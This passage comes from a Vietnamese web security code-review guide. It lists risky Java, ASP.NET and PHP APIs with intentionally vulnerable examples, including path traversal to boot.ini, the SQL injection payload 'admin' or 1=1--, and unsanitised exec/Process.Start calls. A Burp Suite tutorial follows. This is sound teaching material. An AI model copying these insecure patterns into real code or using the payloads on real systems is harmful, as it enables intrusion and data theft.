- Những đối tượng này lấy đầu vào là đối tượng File được khởi tạo hoặc mở một file thông qua file name. Điều đó làm cho có khả năng xuất hiện lỗi hỏng liên quan đến kiểm soát file (Path Traversal, File Include) nếu dữ liệu từ người dùng được sử dụng như một parameter. Ví dụ:

```
String userinput = "..\\boot.ini";
FileInputStream fis = new FileInputStream("C:\\temp\\\" + userinput);
```

1.2 Database Access

- Dưới đây là những APIs thường được sử dụng để thực thi lệnh SQL:
 - java.sql.Connection.createStatement
 - java.sql.Statement.execute
 - java.sql.Statement.executeQuery
- Nếu dữ liệu từ người dùng là một phần của chuỗi được thực thi truy vấn, có thể mắc lỗi hỏng SQL injection, ví dụ:

```
String username = "admin' or 1=1--";
String password = "foo";
Statement s = connection.createStatement();
s.executeQuery("SELECT * FROM users WHERE username = " + username + ")
```

```
AND password = “” + password + “””);
```

- Sẽ thực hiện một truy vấn không mong muốn sau:

```
SELECT * FROM users WHERE username = ‘admin’ or 1=1--’ AND password = ‘foo’
```

1.3 OS Command Execution

- Những APIs sau có thể thực thi lệnh của hệ điều hành trên ứng dụng Java:
java.lang.Runtime.getRuntime
java.lang.Runtime.exec
- Nếu người dùng có thể hoàn toàn điều khiển được input truyền vào cho exec, ứng dụng hoàn toàn có thể mắc lỗi arbitrary command execution. Ví dụ như sau:

```
String userinput = “calc”;  
Runtime.getRuntime.exec(userinput);
```

1.4 Chuyển hướng người dùng

- Những APIs sau được sử dụng để thực hiện HTTP redirect trong Java:
javax.servlet.http.HttpServletResponse.sendRedirect
javax.servlet.http.HttpServletResponse.setStatus
javax.servlet.http.HttpServletResponse.addHeader
- Thông thường tạo ra một chuyển hướng bằng cách sử dụng phương thức sendRedirect, đầu vào là một chuỗi chứa URL tương đối hoặc tuyệt đối. Nếu giá trị này bị điều khiển thì có thể dẫn tới lỗ hổng cho phép tấn công lừa đảo.

2. Ngôn ngữ ASP.NET

2.1. Kiểm soát truy cập file

- System.IO.File là class chính để truy cập file trong ASP.NET. Có 37 phương thức trong class này sử dụng filename làm parameter. Lỗ hổng Path traversal hoàn toàn có thể xuất hiện khi dữ liệu từ người dùng không kiểm soát dấu dot-dot-slash. Ví dụ sau đọc file tại thư mục gốc ổ đĩa C:

```
string userinput = “..\\boot.ini”;  
FileStream fs = File.Open(“C:\\temp\\” + userinput, FileMode.OpenOrCreate);
```

- Những lớp thường được sử dụng để đọc, ghi file trong ASP.NET

```
System.IO.FileStream  
System.IO.StreamReader  
System.IO.StreamWriter
```

2.2. Database Access

- Một lượng lớn APIs được cung cấp để truy cập cơ sở dữ liệu trong ASP.NET. Những lớp chính sau đây thường được sử dụng để tạo, thực thi truy vấn SQL:

```
System.Data.SqlClient.SqlCommand  
System.Data.SqlClient.SqlDataAdapter  
System.Data.OleDb.OleDbCommand  
System.Data.Odbc.OdbcCommand  
System.Data.SqlClient.SqlCeCommand
```

- Mỗi lớp này cần phải lấy một chuỗi có chứa truy vấn SQL. Nếu chuỗi đầu vào sử dụng này không được xử lý, sử dụng như một phần chuỗi truy vấn thì có thể mắc lỗi SQL injection. Ví dụ:

```
string username = "admin' or 1=1--";
string password = "foo";
OdbcCommand c = new OdbcCommand("SELECT * FROM users WHERE username
= " + username + " AND password = " + password + "", connection);
c.ExecuteNonQuery();
Sẽ thực thi truy vấn không mong muốn sau:
SELECT * FROM users WHERE username = 'admin' or 1=1--' AND password =
'foo'
```

2.3. Dynamic Code Execution

- VB script sử dụng hàm eval() để thực thi một chuỗi chứa lệnh VBScript. Hàm này sẽ thực thi, trả về kết quả. Nếu đầu vào từ người dùng không được xử lý, kiểm tra thì có thể thực hiện arbitrary commands hoặc làm mất logic ứng dụng.
- Hàm Execute và ExecuteGlobal lấy chuỗi là ASP code, thực thi như là code trong chính nó. Nếu không thực hiện kiểm tra trong hàm Execute, có thể dẫn tới nguy cơ mắc lỗ hổng arbitrary command execution.

2.4. OS Command Execution

- Những APIs sau được sử dụng để chạy một tiến trình khác trong ứng dụng ASP.NET:

System.Diagnostics.Process

System.Diagnostics.ProcessStartInfo

- Filename được truyền vào phương thức Process.Start, hoặc thuộc tính StartInfo của đối tượng Process có thể được thiết lập là filename trước khi gọi Start đối tượng. Nếu như người dùng điều khiển được chuỗi filename, ứng dụng có thể mắc lỗi arbitrary command execution. Ví dụ:

Process.Start(userinput);

2.5. Chuyển hướng người dùng

- Những APIs sau được sử dụng để thực thi HTTP redirect trong ASP.NET
 - System.Web.HttpResponse.Redirect
 - System.Web.HttpResponse.Status
 - System.Web.HttpResponse.StatusCode
 - System.Web.HttpResponse.AddHeader
 - System.Web.HttpResponse.AppendHeader
 - Server.Transfer
- Đa số sử dụng chuyển hướng thông qua phương thức HttpResponse.Redirect, sẽ lấy chuỗi đầu vào địa chỉ tương đối hoặc tuyệt đối của URL. Nếu người dùng điều khiển được đầu vào này, ứng dụng hoàn toàn có khả năng bị tấn công lừa đảo.

3. Ngôn ngữ PHP

3.1 Kiểm soát truy cập file.

- PHP cung cấp rất nhiều hàm để truy cập file, trong đó có nhiều hàm sử dụng truy cập remote file. Dưới đây là những hàm được sử dụng để truy cập nội dung file, nếu người dùng điều khiển được đầu vào truyền vào hàm sẽ có khả năng khai thác truy cập nội dung file trên máy chủ:

Fopen
Readfile
File
Fpassthru
Gzopen
Gzfile
Gzpassthru
Readgzfile
Copy
Rename
Rmdir
Mkdir
Unlink
file_get_contents
file_put_contents
parse_ini_file

- Các hàm sau được dùng để chèn, thực thi PHP script. Nếu người dùng điều khiển được tham số sẽ có thể thực hiện được command execution trên máy chủ:

Include
include_once
require
require_once
virtual

3.2 Database Access

- Những hàm sau được sử dụng để thực thi PHP và nhận về kết quả:

mysql_query
mssql_query
pg_query

- Mệnh đề SQL được truyền vào như dưới dạng string. Nếu dữ liệu từ người dùng là một phần chuỗi truyền vào, ứng dụng có thể mắc lỗi SQL injection. Ví dụ:

```
$username = "admin' or 1=1--";  
$password = "foo";  
$sql="SELECT * FROM users WHERE username = '$username' AND password = '$password"';  
$result = mysql_query($sql, $link)
```

- Sẽ thực thi câu truy vấn không mong muốn sau:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--' AND password = 'foo'
```

3.3 Dynamic Code Execution

- Những hàm sau được sử dụng để thực thi PHP code:

Eval

call_user_func

call_user_func_array

call_user_method

call_user_method_array

create_function

- Nếu người dùng điều khiển được dữ liệu truyền vào như là một tham số của hàm thì ứng dụng có thể mắc lỗi script injection.
- Một tính năng của PHP cho phép gọi hàm thông qua biến chứa tên của hàm. Ví dụ sau về cách gọi hàm đặc biệt đó:

```
<?php  
$var=$_GET['func'];  
$var();  
?>
```

3.4 OS Command Execution

- Những hàm sau được sử dụng để thực thi câu lệnh hệ thống: exec

Passthru

Popen

proc_open

shell_exec

system

Toán tử backtick (`)

- Trong những trường hợp này, các lệnh có thể được liên kết với nhau bằng dấu (). Nếu người dùng có thể kiểm soát được đầu vào thì có khả năng ứng dụng mắc lỗi arbitrary command execution.

3.5 URL Redirection

- Những APIs sau được sử dụng để thực hiện HTTP redirect trong PHP:

http_redirect

header

HttpMessage::setResponseCode

HttpMessage::setHeaders

- Thông thường, để chuyển hướng thì sẽ sử dụng hàm http_redirect(), nhận string có liên quan đến URL. Nếu giá trị của chuỗi này có khả năng bị điều khiển, thì có thể bị tấn công lừa đảo.

PHẦN 4: HƯỚNG DẪN SỬ DỤNG CÔNG CỤ

I. Hướng dẫn sử dụng công cụ Burp suite

1. Giới thiệu

- Burp Suite là một công cụ Proxy được sử dụng để kiểm tra, rà soát các vấn đề về ATTT của các website, ứng dụng web. Nó được sử dụng để theo dõi, sửa đổi, phát lại các request HTTP mà website, ứng dụng web gửi lên server... Ngoài ra, Burp Suite còn có các công cụ khác đi kèm như:

Spider: Dùng để thu thập cấu trúc của website, cấu trúc của ứng dụng web.

Scanner: Thành phần này được sử dụng để tự động phát hiện một số lỗ hổng bảo mật của web.

Intruder: Thành phần này được sử dụng để tiến hành tấn công, khai thác các lỗ hổng bảo mật thông thường của web.

Repeater: Thành phần được sử dụng để chỉnh sửa, gửi lại các request HTTP lên server.

Sequencer: Thành phần này được sử dụng để kiểm tra tính ngẫu nhiên của các session token.

Decoder: Thành phần hỗ trợ việc encode, decode các kiểu định dạng của web như mã Base64, URL, MD5, SHA1...

Comparer: Thành phần hỗ trợ so sánh các đối tượng, các dữ liệu.

- Burp Suite có 2 phiên bản, phiên bản Pro (có tính phí) và phiên bản Free. Phiên bản Free không có các tính năng về Scanner, Intruder và các tính năng tiện ích nâng cao khác.

2. Mục đích sử dụng

- Burp Suite được sử dụng chính để chặn, chỉnh sửa các request gửi lên phía server, phát lại các request, theo dõi các hoạt động nằm ở Background. Nó thích hợp cho việc rà soát các lỗi ATTT của web bằng tay.


3. Cài đặt

- Burp Suite được viết bằng ngôn ngữ Java, do đó để chạy được công cụ này thì máy tính yêu cầu phải được cài đặt JRE phiên bản mới nhất.

4. Hướng dẫn sử dụng

4.1 Cấu hình và sử dụng thành phần Proxy của Burp Suite.

- Burp Suite sau khi tải về có thể được sử dụng ngay mà không cần phải cấu hình lại như dưới hình.



Hình 31: Cấu hình BurpSuite

Tuy nhiên, ta có thể tiến hành cấu hình lại bằng cách vào tab Proxy, chọn subtab Options, Click Edit và thực hiện cấu hình theo ý nghĩa của các tham số trong bảng sau:


Tên tham số	Loại đối tượng	Ý nghĩa
Running	Check box	Chạy, hay dừng chương trình Proxy ?
Local Listener port	Text box	Nhập vào số cổng TCP mà Burp Suite sẽ lắng nghe
Listen on local...	Check box	Mặc định Burp Suite nghe trên IP 127.0.0.1, Bổ sung để lắng nghe trên các Interface
Intercept client requests	Check box	Khai báo các điều kiện để Burp Suite bắt các request được gửi lên từ phía client
Intercept server Response	Check box	Khai báo các điều kiện để Burp Suite bắt các response mà server gửi về cho client

- Muốn thực hiện chặn bắt các request gửi lên từ phía client và các response từ phía server gửi về thì chọn tab Proxy, chọn subtab Intercept. Nếu xuất hiện button Intercept is On nghĩa là Burp Suite đang chặn bắt các request, response.
- Với mỗi request mà Burp Suite bắt được, ta có thể chọn các tùy chọn như: Forward, Drop hay chuyển nó qua các thành phần khác như Repeater, Compare, Decoder...

- Ngoài ra, ta còn có thể xem lại các request, response mà Burp suite đã bắt được trước đó trong tab History như dưới hình.

4.2 Sử dụng thành phần Repeater, Decoder và Comparer

- Tại thành phần Repeater, ta có thể thực hiện sửa đổi tùy ý các request gửi lên phía server nhiều lần và thực hiện xem các kết quả trả về. Thành phần này thường được sử dụng để phát hiện các lỗi bảo mật của web.
- Thành phần Decoder có thể được sử dụng để tiến hành decode, encode nhiều loại format dữ liệu khác nhau. như encode từ định dạng Text sang định dạng của URL... Thành phần này được sử dụng để By Pass các cơ chế lọc, tính toán nhanh các mã Hash...
- Thành phần Compare được sử dụng để so sánh các kết quả của các lần kiểm tra xem chúng có khác nhau hay không ? Khác nhau ở điểm nào để có thể kết luận được các lỗi bảo mật mà website mắc phải



4.3 Cấu hình nâng cao cho Burpsuite


- Các thành phần cấu hình nâng cao có thể được tìm thấy ở tab Options. Tại tab này, ta có thể thực hiện cấu hình về cách thức Burp Suite kết nối với ứng dụng web như cấu hình kết nối thông qua Proxy khác, kết nối qua giao thức SOCK, thực hiện xác thực với website, DNS... Bảng dưới đây chỉ ra ý nghĩa của một số tham số cơ bản.

Tên tham số	Loại đối tượng	Ý nghĩa
Cấu hình Proxy cho kết nối		
Destination Host	Text box	Xác định địa chỉ website nào sẽ thực hiện kết nối qua Proxy
Proxy host	Text box	Địa chỉ IP của Proxy
Proxy port	Text box	Cổng của Proxy

username/password	Text box	Username/password để xác thực với proxy (nếu có)
Authentication	Choise box	Giao thức được sử dụng để xác thực với Proxy
Cấu hình giao thức SOCKS		
use SOCKS proxy	Check box	Yêu cầu sử dụng SOCKS proxy hay không sử dụng
SOCKS proxy host	Text box	Địa chỉ IP của server cho phép kết nối SOCKS
SOCKS proxy host	Text box	Cổng của dịch vụ SOCKS muốn kết nối
Username/password	Text box	Username/password để xác thực với SOCKS server.

4.4 Cấu hình phạm vi tiến hành spider trong Burp suite

- Bước 1: Kiểm tra phạm vi đánh giá, đảm bảo đang ở trạng thái nguyên thủy ban đầu:



Hình 39: Cấu hình phạm vi 1


- Bước 2: Tiến hành thêm phần ứng dụng ở đánh giá. Ví dụ là toàn bộ ứng dụng trên <http://localhost>. Tiến hành di chuyển sang tab Target/Sitemap:

Hình 40: Chọn Add to scope

- Bước 3: Loại bỏ những thư mục, ứng dụng không muốn thực hiện spider. Ví dụ: loại bỏ phần login trên http://localhost.

Hình 41: Chọn Remove from scope.


- Lưu ý: Chỉ remove được khi thành phần này là một thành con của thành phần đã được add trước đó.
- Bước 4: Kiểm tra lại phạm vi trong tab Scope:



Hình 42: Rà soát lại phạm vi

- Rà soát lại phạm vi tiến hành spider. Phần Include in scope là những thành phần sẽ được spider. Phần Exclude from scope là những thành phần sẽ không được spider. Phần Exclude là tập con trong Include.
- Bước 5: Tiến hành Spider: Quay trở lại tab Sitemap

Hình 43: Chọn Spider this host




Hình 44: Chọn Yes

- Trong một số trường hợp Spider phát hiện ra chức năng đăng nhập sẽ hỏi tài khoản:




Hình 45: Hỏi thông tin tài khoản

- Tránh sử dụng tài khoản khi dùng spider. Nên chọn Ignore from. Trường hợp muốn spider thì có thể nhập tài khoản vào phần Value và chọn Submit form.
- Trường hợp muốn dừng việc Spider lại, chọn Tab Spider/Control:




Hình 46: Chọn Spider is running để dừng lại.

- Trạng thái sau khi dừng lại:




4.5 Lưu trữ lại trạng thái, kết quả trong Burp suite

- Để lưu trữ trạng thái, chọn Tab Burp/Save state




Hình 47: Lưu trạng thái

